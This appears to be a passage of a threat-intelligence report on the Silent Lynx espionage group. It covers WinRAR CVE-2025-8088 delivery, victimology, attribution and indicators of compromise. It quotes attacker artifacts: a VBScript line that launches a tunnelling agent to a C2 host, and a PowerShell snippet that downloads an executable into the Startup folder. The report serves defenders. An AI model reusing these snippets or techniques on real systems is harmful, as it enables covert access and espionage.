


Figure 22: The script served from the GitHub in May 2026.


Chain type D: CVE 2025-8088 WinRAR archive*Figure 23: CVE 2025-8088 RAR-based infection chain.*

Silent Lynx has historically relied on RAR archives as spear-phishing containers for malicious scripts, LNK files, and executable payloads. Prior to this April 2026 activity, we had not observed the actor abusing a software vulnerability as part of its malware delivery chain. In April 2026, we identified a weaponized RAR archive⁹, exploiting CVE-2025-8088, a *WinRAR* NTFS alternate data stream path traversal vulnerability, to deliver PickleShell. This adoption of CVE-2025-8088 indicates Silent Lynx has expanded from archive-based social engineering into exploit-assisted delivery.

In this CVE-2025-8088-based infection chain, Silent Lynx delivers a RAR archive that presents two visible PDF decoys while concealing the payload in NTFS alternate data stream records. The archive contains ten hidden ADS stream names that point to the same payload. These paths begin with a shallow `..\AppData\...` traversal and progressively increase the number of parent-directory traversals up to ten levels.

This ‘depth ladder’ is a reliability mechanism. By including multiple traversal paths, the actor accounts for differences in archive extraction locations, increasing the likelihood that at least one ADS-based path successfully traverses beyond the extraction directory and reaches the per-user Startup folder (see Figure 24).

On vulnerable *Windows WinRAR* builds, CVE-2025-8088 causes the ADS stream data to be written as `rnsdtc.exe` under: `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\`. This gives the operator logon persistence without requiring elevation.

*Figure 24: Multiple traversal paths.*

The dropped payload, which we refer to as PickleShell, is an x64 .NET Framework reverse shell that masquerades as the Windows Distributed Transaction Coordinator service. Once launched, it spawns a hidden `cmd.exe` session and pipes command input and output to `45[.]130[.]146[.]197:80`.

Post-exploitation

Although we do not have direct visibility into the compromised hosts, we identified public artifacts that appear to have been collected during the actor’s post-exploitation activity.

⁹ 4627cc970b2af15a292e0286820ccce069507c827810b839e1c532a03206353c

One sample named `Temp.rar`¹⁰ was uploaded to *VirusTotal* in March 2026 and likely contains files collected from a compromised host after initial access (see Figure 25). The archive includes two files: `comhost.vbs`, a one-line VBScript launcher, and `comhost.exe`, a Go 1.24.5 Ligolo-ng agent.

```
CreateObject("Wscript.Shell").Run """C:\Users\les\AppData\Local\Temp\comhost.exe"" -connect 89[.]22[.]168[.]20:11601 -retry -ignore-cert", 0, False
```

Figure 25: VBScript launcher `comhost.vbs`, used to execute the Ligolo-ng agent.

The VBScript hard codes a victim-specific path and launches the agent in a hidden window. The command instructs the agent to connect to the threat actor-controlled C2 server at `89[.]22[.]168[.]20:11601`, retry the connection, and ignore certificate validation. This behaviour is consistent with the actor's broader preference for self-signed tunnelling infrastructure.

The hard-coded username in the path likely indicates post-exploitation activity: the operator either knew the victim's username before deployment or had sufficient prior access to tailor the launcher to the live host.

The compiled Ligolo-ng binary also contains the build path `C:/Users/nerlo/Desktop/ligolo-ng-master/`, revealing a previously unobserved actor persona, 'nerlo'.

VICTIMOLOGY

Silent Lynx primarily targets organizations across Central Asia and Eastern Europe, with a particular emphasis on countries within the Commonwealth of Independent States (CIS). The group consistently focuses on high-value government entities, aligning with its longstanding espionage objectives. In this campaign, we observed a victimology profile and targeting pattern consistent with previously reported Silent Lynx activity, as illustrated in Figure 3 earlier in this paper.

All identified victims in this campaign were government entities within the targeted countries. The victimology broadly falls into two categories: traditional espionage targets, including foreign affairs and economic or trade institutions, sometimes aligned with specific diplomatic or geopolitical events involving the targeted countries and the suspected threat actor's country of origin, and more specialized entities associated with environmental and resource-management initiatives, such as water governance, forestry, and related ecological programmes.

Based on the scale and distribution of the supporting infrastructure identified during our investigation, we assess with moderate confidence that Silent Lynx likely targeted and compromised additional organizations across the region beyond those directly observed in this campaign.

Targeting aligned with diplomatic and strategic events

An IP address associated with a high-profile Tajik government entity responsible for economic development and trade policy was observed beaconing to the Silent Lynx-linked Ligolo server `46[.]101[.]172[.]27 (windows-update-ws[.]servehttp[.]com)` over TCP port 80 between 18 March and at least 20 March 2026. The activity occurred shortly after Kazakhstan's lower house of parliament (Majilis) ratified the Treaty on Allied Relations with Tajikistan on 11 March 2026. The treaty, later approved by the Senate and signed into law by President Kassym-Jomart Tokayev, aimed to strengthen bilateral cooperation in areas including water resource management, agriculture, and food trade, reflecting expanding strategic and economic ties between the two countries [17].

Similarly, an IP address associated with a Belarusian government entity involved in agriculture-related matters was observed beaconing to the same Silent Lynx-linked Ligolo server over TCP port 80 between 4 April and at least 7 April 2026. The activity occurred approximately one week before a meeting in Astana between Kazakh President Kassym-Jomart Tokayev and Belarusian Foreign Minister Maxim Ryzhenkov on 14 April 2026, during which the two sides discussed expanding bilateral cooperation in areas including industry, transport, agriculture, tourism and trade [18].

Water resource and environment-related targeting

Russia's Nizhny Novgorod and regional water interests

An IP address linked to the government of Nizhny Novgorod, a major city in western Russia, was observed communicating with the Silent Lynx server `167[.]99[.]248[.]28` in January 2025. On 28 July 2025, the same IP began beaconing to additional Silent Lynx infrastructure, including `206[.]189[.]104[.]65` and `104[.]248[.]242[.]121`, with activity continuing until at least 22 September and 20 October 2025, respectively.

At first glance, the targeting of Nizhny Novgorod may appear unusual. However, the city's location at the confluence of the Volga and Oka rivers makes it one of the most strategically significant hydrological junctions in European Russia, with downstream implications for the Caspian Sea basin. While we could not independently confirm the precise motivation behind the targeting, the activity is consistent with previously observed Silent Lynx operations focused on regional water infrastructure and resource-management issues.

¹⁰ `28a7ac0ee629cd3393509c3f633876ab1dfe1aa8e2628d04e6839b0315dfb787`

Previous reporting documented a broader Silent Lynx campaign conducted between September 2024 and March 2025 targeting critical water infrastructure, research institutions, and government organizations associated with the Syr Darya and Amu Darya river systems. Confirmed victims included hydroelectric and water-resource operators in Kyrgyzstan, regional administrations and the Ministry of Water Resources in Uzbekistan, and the Ministry of Energy and Water Resources in Tajikistan. That activity was previously assessed to align with Kazakhstan's strategic interests, given the country's dependence on regional river systems for agriculture, water security, and North Aral Sea restoration efforts. Prior targeting of Russian water utility organizations further suggests an ongoing intelligence-collection effort focused on regional water infrastructure and transboundary hydrological systems [7].

Armenia's environment

On 10 April 2026 we observed an IP address that was linked to a high-profile Armenian government entity responsible for environmental matters communicating with the Ligolo server 46[.]101[.]172[.]27 over TCP port 80, followed by communications with another Silent Lynx-linked server, 188[.]166[.]157[.]197 (windows-rdnupdate[.]serveirc[.]com), over TCP port 443 on at least 29 April 2026. Although Armenia is not a major contributor to overall Caspian Sea inflows, developments within its environmental and water sectors may indirectly affect the broader Caspian ecosystem through the Kura-Araks river basin, which drains into the Caspian Sea via Azerbaijan.

Recent assessments of Armenia's water sector have highlighted concerns related to weak water-quality enforcement, mining-related pollution, transboundary river contamination, and limited environmental monitoring capacity [19]. In parallel, regional reporting and Azerbaijani-linked sources have accused Armenian mining operations, particularly in the copper-molybdenum regions of Kajaran, Qafan and Agarak, of releasing heavy metals into tributaries feeding the Araks/Aras river system. While these claims remain difficult to independently verify, they reflect broader regional concern regarding environmental degradation and downstream water quality.

Armenia relies heavily on tributaries connected to the Aras basin for irrigation, hydro power, reservoir management, and agriculture, creating downstream implications for Azerbaijan, Iran, and indirectly the Caspian ecosystem. However, Armenia's strategic relevance in this context is less tied to overall water volume and more associated with pollution concerns, drought management, and broader transboundary water-governance issues. The Kura-Aras river system is already under significant environmental stress due to overuse, industrial pollution, agricultural runoff, salinization, and climate-driven reductions in water flow, making Armenia one upstream stakeholder within an increasingly contested regional ecological system.

Uzbekistan Smart Forestry initiative

An IP address linked to Uzbekistan's Smart Forestry initiative was observed communicating with the Silent Lynx-linked Ligolo server 46[.]101[.]172[.]27 over TCP port 80 beginning on 20 May 2026. The same IP subsequently initiated communications with another Ligolo server, 164[.]90[.]190[.]118 (windows-srvupdate[.]ddns[.]net), over TCP port 11601 between 21 May and at least 26 May 2026.

Uzbekistan's Smart Forestry platform is a government-led digital forestry and environmental management initiative aimed at modernizing the country's forestry sector, improving climate resilience, and supporting large-scale afforestation programs such as the Yashil Makon ('Green Nation') campaign. The platform forms part of Uzbekistan's broader environmental modernization and anti-desertification strategy and is primarily used by national and regional forestry and environmental institutions.

The initiative may be of strategic interest to Kazakhstan due to shared regional concerns related to desertification, water security, ecological restoration, and climate adaptation. In particular, the platform's integration of environmental monitoring, forestry management, and geospatial data could provide insight into broader regional land- and resource-management initiatives across Central Asia.

Energy sector targeting

Among the samples we collected, one appeared to target the Orsk Oil Refinery in Russia¹¹. While the rationale behind such targeting remains unclear, Kazakhstan's economic dependence on Russian energy infrastructure provides relevant context. Although Kazakhstan is a major oil producer, a significant portion of its crude exports relies on transit routes crossing Russian territory or Russian-controlled infrastructure. The Caspian Pipeline Consortium (CPC) pipeline, for example, has been reported to handle the vast majority of Kazakhstan's oil exports [20]. As a result, disruptions affecting Russian ports, refineries, or pipeline infrastructure, including those caused by the Russia-Ukraine conflict, can have downstream implications for Kazakhstan's energy sector by constraining export capacity and increasing transportation costs.

In this context, a Kazakhstan-linked threat actor could hypothetically have an interest in Russian energy infrastructure for purposes such as situational awareness, assessing potential impacts on regional energy flows, monitoring sanctions-related risks, or collecting intelligence related to military-industrial activity. However, we have not identified sufficient evidence to attribute a specific motivation for the targeting observed in this sample.

¹¹ ec714810410a4c9f76d2bcd5a17f0099b820e65cdd76875f2e0ba133b904d92

ATTRIBUTION ASSESSMENT

Both the YoroTrooper reporting and later research connected with Silent Lynx identified Russian-language artifacts in these campaigns, along with indicators suggesting Russian-speaking threat actors with possible links to Kazakhstan. The targeting and victimology across these campaigns are also concentrated largely in the Commonwealth of Independent States (CIS), a focus that is consistent with Kazakhstan's regional strategic interests.

We observed similar traces in newly discovered samples, the *GitHub* staging account, and exposed C2 infrastructure. For example, one PDB string found in the Chvost malware, `E:\HoyT\chvost\Release\Netdrv.pdb`, contains a Cyrillic build-environment path. We also identified an operator shell-command history artifact (see Figure 26) in which the operator typed Latin shell commands while the operating system keyboard layout was set to Russian. For instance, `whoami` was entered as `црщфьш`, reflecting the corresponding Russian keyboard mapping (see Table 4).

Typed (Cyrillic)	Per-key mapping (RU → physical key)	Intended command
црщфьш	ц→w · р→h · щ→o · ф→a · ь→m · ш→i	<code>whoami</code>
ды	д→l · ы→s	<code>ls</code>

Table 4: Keyboard mapping.



Figure 26: `nc_history`.

Further Russian-language artifacts were found in comments within the PowerShell scripts hosted on *GitHub* [21].

```

1  $url = "https://raw.githubusercontent.com/xzj4/1/refs/heads/main/wcrnsvc.exe"
2  #$destPath = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\wcrnsvc.exe"
3  cd "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\"
4  $destPath = ".$wcrnsvc.exe"
5  # 1. Блок скачивания файла
6  try {
7      if (-not (Test-Path $destPath)) {
8          # Используем -ErrorAction Stop, чтобы поймать ошибку в блоке catch
9          Invoke-WebRequest -Uri $url -OutFile $destPath -ErrorAction Stop
10     }
11 } catch {
12     Write-Host "Download Error: $($_.Exception.Message)" -ForegroundColor Yellow
13 }
```

Figure 27: Russian-language artifacts in comments.

We identified several additional indicators that strengthen the assessment of a Kazakhstan-based origin. The first derives from what appears to be malware detection-testing activity conducted through *VirusTotal*. Two samples showed this pattern: an early Chvost sample¹² was uploaded to *VirusTotal* only 86 seconds after compilation, while a second sample¹³ was uploaded approximately four minutes after compilation. Both samples were uploaded from Kazakhstan, and the same uploaders had submitted additional tools that were later observed in Silent Lynx campaigns.

¹² 6806029ed72de2b592c18edb430ffabd56137a8428b7c23860ae4f000a02f0af

¹³ f379351908ddde7b0ee44e71ee395f92339cb2d87a7fb470eda23895afcea938

We also analysed *GitHub* commit timing by comparing activity under UTC+3, corresponding to Moscow time (see Figure 28), and UTC+5, corresponding to Astana time (see Figure 29). The distribution is more consistent with a Kazakhstan-based operator: 73 of 77 commits, or 95%, fall within 09:00 - 18:00 working hours in Astana time, compared with 39 of 77 commits, or 51%, in Moscow time. Commit activity during the lunch hour provides an additional point of comparison. Only five commits occurred between 13:00 and 14:00 local time in Astana, compared with 18 commits during the equivalent lunch period in Moscow. Although the Git metadata records a +0300 timezone offset, the hour-of-day distribution is more consistent with an operator working in UTC+5.




Figure 28: Commit timezone set to UTC+3.




Figure 29: Commit timezone set to UTC+5

By analysing network traffic originating from known *ProtonVPN* egress IP addresses communicating with Silent Lynx servers, we were able to develop a clearer understanding of the attackers' pattern of life, as illustrated in Figure 30 for the UTC+5 timezone. Notably, Figure 30 indicates that communications via *ProtonVPN* occurred exclusively between Monday and Friday, with activity typically peaking between 7:00 AM and 12:00 PM UTC+5. Additionally, on Mondays, Tuesdays,

and Wednesdays, a second period of elevated activity was observed during the afternoon hours. Based on the observed network traffic, Monday appeared to be the busiest day of activity, with operations at times extending into the evening and night-time hours.




Figure 30: Network activity based on timezone set to UTC+5.

Finally, we identified a decoy document¹⁴ whose metadata indicates a Russian-language setup in the UTC+5 timezone (see Figure 31) and shows that it was created before delivery. This further supports our assessment that the threat actors are Russian-speaking and likely based in Kazakhstan.

ExifTool File Metadata ⓘ	
MIMETYPE	application/pdf
ModifyDate	2025:07:17 21:04:51+05:00
CreateDate	2025:07:17 21:04:51+05:00
FileTypeExtension	pdf
FileType	PDF
XMPToolkit	3.1-701
CreatorTool	Microsoft® Word 2010
Language	ru-RU

Figure 31: The metadata showing RU language in UTC+5 timezone setup of the compiled environment.

OUTLOOK

Silent Lynx (UAT-6275 or TAG-193) is likely to remain a persistent cyber espionage threat across the CIS, with a continued emphasis on government institutions, diplomatic organizations, and entities associated with environmental, water-resource, economic, and energy policy. The group's targeting patterns, victimology, and infrastructure development indicate a sustained intelligence-collection mission focused on issues of strategic relevance to Central Asia. Given the actor's demonstrated operational tempo and geographic focus, further activity targeting regional government and critical infrastructure organizations is highly likely.

¹⁴ 39707a7c6e938dfd71e130097a51ba4ef38dfeef6a97320bc8eb09f26a7d013d

The group's tradecraft shows a clear trajectory toward greater operational maturity. Recent campaigns demonstrate a transition from simple PowerShell-based access mechanisms to a more modular intrusion framework incorporating *GitHub*-hosted staging infrastructure, multiple reverse-shell families, exploit-assisted delivery, and dedicated persistence components. The findings presented in this report, including newly identified infrastructure, malware families, TTPs, and indicators of compromise (IOCs), provide defenders with valuable opportunities for threat hunting, retrospective detection, and attribution of related activity across enterprise environments.

In the near term, we expect Silent Lynx to continue refining its delivery and persistence mechanisms while maintaining its established regional targeting priorities. The actor's recent adoption of exploit-assisted delivery, increasing use of *GitHub*-based staging, interest in Linux-focused tooling, and experimentation with additional offensive capabilities suggest a continued effort to improve operational resilience and reduce reliance on purely social engineering-based access. Although some capabilities observed on actor-controlled infrastructure have not yet been deployed operationally, they indicate an active development cycle and a willingness to incorporate new techniques into future campaigns. Organizations operating within the CIS, particularly government, diplomatic, environmental, and critical infrastructure sectors, should anticipate continued targeting and monitor for the tradecraft outlined throughout this report.

REFERENCES

- [1] Malhotra, A.; Ventura, V. Talos uncovers espionage campaigns targeting CIS countries, embassies and EU health care agency. Cisco Talos. March 2023. <https://blog.talosintelligence.com/yorotrooper-espionage-campaign-cis-turkey-europe/>.
- [2] Malhotra, A.; Ventura, V. Kazakhstan-associated YoroTrooper disguises origin of attacks as Azerbaijan. Cisco Talos. October 2023. <https://blog.talosintelligence.com/attributing-yorotrooper/>.
- [3] Delcher, P.; Kwiatkowski, I. Tomiris called, they want their Turla malware back. Kaspersky. April 2023. <https://securelist.com/tomiris-called-they-want-their-turla-malware-back/109552/>.
- [4] Singha, S. Silent Lynx APT Targets Various Entities Across Kyrgyzstan & Neighbouring Nations. Seqrite. January 2025. <https://www.seqrite.com/blog/silent-lynx-apt-targeting-central-asian-entities/>.
- [5] Group-IB. ShadowSilk: A Cross-Border Binary Union for Data Exfiltration. August 2025. <https://www.group-ib.com/blog/shadowsilk/>.
- [6] BI-ZONE. Cavalry Werewolf raids Russia's public sector with trusted relationship attacks. October 2025. <https://bi-zone.medium.com/cavalry-werewolf-raids-russias-public-sector-with-trusted-relationship-attacks-e19f7a5c83ef>.
- [7] VMRay. Hydra Saiga: Covert Espionage and Infiltration of Critical Utilities. February 2026. <https://www.vmrays.com/hydra-saiga-covert-espionage-and-infiltration-of-critical-utilities/>.
- [8] Proton VPN. How to change your default connection. <https://protonvpn.com/support/default-connection>.
- [9] Hive Pro, Inc. LinkedIn. <https://www.linkedin.com/posts/hive-pro-silent-lynx-apt-targets-central-ugcPost-7392561842239193089-z-bE/>.
- [10] 2GIS. EkoLabRecycling. <https://2gis.kz/kostanaj/firm/70000001064274293>.
- [11] Trademo. Too Ekolabrecycling Ekolab. <https://www.trademo.com/companies/too-ekolabrecycling-ekolab/51107257>.
- [12] ADB. Environmental Report: Kazakhstan: Central Asia Regional Economic Cooperation Corridors 1 and 6 Connector Road (Aktobe–Kandyagash) Reconstruction Project. https://www.adb.org/sites/default/files/project-documents/52286/52286-001-emr-en_6.pdf.
- [13] LinkedIn. RES 2026 EXPO | Regional Ecological Summit EXPO. <https://kz.linkedin.com/company/res2026expo>.
- [14] The State Agency for Public Service and Social Innovations under the President of the Republic of Azerbaijan. Hesabat 2020. <https://vxside.gov.az/media/shares/h2020.pdf>.
- [15] Singha, S. Operation Peek-a-Baku: Silent Lynx APT makes sluggish shift to Dushanbe. Seqrite. November 2025. <https://www.seqrite.com/blog/operation-peek-a-baku-silent-lynx-apt-dushanbe-espionage/>.
- [16] MScholtes / PS2EXE. <https://github.com/MScholtes/PS2EXE>.
- [17] Zhexenbekov, A. Kazakhstan ratifies allied relations treaty with Tajikistan. Kazinform. May 2026. <https://qazinform.com/news/kazakhstan-ratifies-allied-relations-treaty-with-tajikistan-4e2a65>.
- [18] Omirgazy, D. Kazakhstan and Belarus Eye Deeper Economic Ties as Trade Surges 30%. Astana Times. April 2026. <https://astanatimes.com/2026/04/kazakhstan-and-belarus-eye-deeper-economic-ties-as-trade-surges-30/>.
- [19] Caliber. Environmental Coalition exposes Armenia's mining pollution in South Caucasus, Caspian Sea. February 2025. <https://caliber.az/en/post/environmental-coalition-exposes-armenia-s-mining-pollution-in-south-caucasus-caspian-sea>.

- [20] Reuters. Kazakhstan reroutes oil exports after drone attack cuts CPC pipeline capacity. Reuters. December 2025. <https://www.reuters.com/business/energy/kazakhstan-reroutes-oil-exports-after-drone-attack-cuts-cpc-pipeline-capacity-2025-12-03/>.
- [21] <https://github.com/xzj4/1/commit/8b86bda10bdce0c199c95d67b055a562dace3720.patch>.

INDICATORS OF COMPROMISE

Domains

4[.]ddns[.]me
 6[.]ddns[.]me
 7[.]ddns[.]me
 alashsec[.]hopto[.]me
 asan[.]zapro[.]org
 auth-update-check[.]myddns[.]me
 blog-tecnet-microsoft[.]serveftp[.]com
 blog-tecnet-microsoft[.]servegame[.]com
 blog-tecnet-microsoft[.]servehttp[.]com
 catalog-update-microsoft[.]serveftp[.]com
 catalog-update-microsoft[.]servehttp[.]com
 catalog-update-unix-systems[.]servehttp[.]com
 catalog-update-update-microsoft[.]serveftp[.]com
 cdn-redhatcom[.]serveftp[.]com
 cdn-redhatupdate[.]serveftp[.]com
 corehost[.]ddns[.]net
 cs[.]access[.]ly
 ctldl-windowsupdate[.]ddns[.]net
 darkpc[.]zapro[.]org
 daww3420[.]myddns[.]me
 debian-update-system[.]servehttp[.]com
 domain-server-ms[.]securitytactics[.]com
 drivers-microsoft-catalog[.]serveirc[.]com
 drivers-windows-update[.]serveirc[.]com
 dtco[.]ddns[.]net
 ekolabrecycling[.]ddns[.]net
 english[.]read-books[.]org
 esd[.]asan[.]gov[.]zapro[.]org
 forti[.]access[.]ly
 gov[.]zapro[.]org
 gptbot[.]sytes[.]net
 inform[.]zapro[.]org
 it-support[.]workisboring[.]com
 licensing-mp-microsoft[.]serveexchange[.]com
 linux-update-system[.]serveftp[.]com
 loading[.]hopto[.]me
 mail-english[.]read-books[.]org
 mail[.]english[.]read-books[.]org

mail[.]mobatex[.]ddns[.]net
mail[.]ddns[.]net
maill[.]loginto[.]me
main[.]servecounterstrike[.]com
microsoft-secure-login[.]servehttp[.]com
microsoft-service-manager[.]serveftp[.]com
microsoft-update-catalog[.]servehttp[.]com
microsoft-updates-check-windows[.]serveftp[.]com
microsoft-updates-windows[.]servehttp[.]com
microsoft-ws-updates[.]serveftp[.]com
mirror-centos-vault[.]serveftp[.]com
mobatex[.]ddns[.]net
msedge-api-cdp-microsoft[.]serveftp[.]com
msws-updates[.]ddns[.]me
n8nbot[.]sytes[.]net
networks[.]zapto[.]org
ntservicepack-update-microsoft[.]serveftp[.]com
q1q[.]ddns[.]net
repo-centos-webstatic-world[.]securitytactics[.]com
repo-centos-webtatic[.]serveftp[.]com
repo-ubuntu-webstatic-world[.]securitytactics[.]com
repo-webtatic-server[.]servehttp[.]com
security-updates-microsoft[.]servehttp[.]com
serviceupdate[.]dynns[.]com
srv[.]corehost[.]ddns[.]net
support-center-freeexchange[.]ddns[.]net
support-center[.]serveexchange[.]com
support-service-update[.]serveftp[.]com
systeminfo[.]dynns[.]com
sysupdate[.]serveftp[.]com
telecommand-telemetry-microsoft[.]servehttp[.]com
terea[.]serveexchange[.]com
toolbox[.]ddns[.]net
u[.]ddns[.]me
update-service-host[.]serveftp[.]com
updates-check-microsoft[.]ddns[.]net
upgrade[.]securitytactics[.]com
windows-config-update[.]myddns[.]me
windows-rms[.]servehttp[.]com
windows-update-catalog[.]serveftp[.]com
windows-update-server-microsoft[.]servehttp[.]com
windows-update-ws[.]servehttp[.]com
windows-update[.]damnsver[.]com
windows-updates-check[.]ddns[.]net
windowsupdate-microsoft-com[.]servehttp[.]com

www-mfa-gov-tm[.]dynns[.]com

yandex-cloud[.]ddns[.]me

IP addresses

37[.]18[.]27[.]27

37[.]18[.]88[.]6

37[.]18[.]88[.]25

38[.]60[.]209[.]55

45[.]130[.]146[.]197

46[.]17[.]42[.]29

46[.]17[.]46[.]156

46[.]101[.]148[.]177

46[.]101[.]172[.]27

62[.]113[.]66[.]7

62[.]113[.]66[.]17

62[.]113[.]66[.]137

64[.]227[.]130[.]177

68[.]183[.]68[.]108

89[.]22[.]168[.]20

89[.]22[.]169[.]22

89[.]22[.]173[.]5

89[.]22[.]173[.]39

89[.]22[.]173[.]54

89[.]110[.]93[.]25

91[.]149[.]240[.]142

91[.]245[.]60[.]45

94[.]139[.]242[.]46

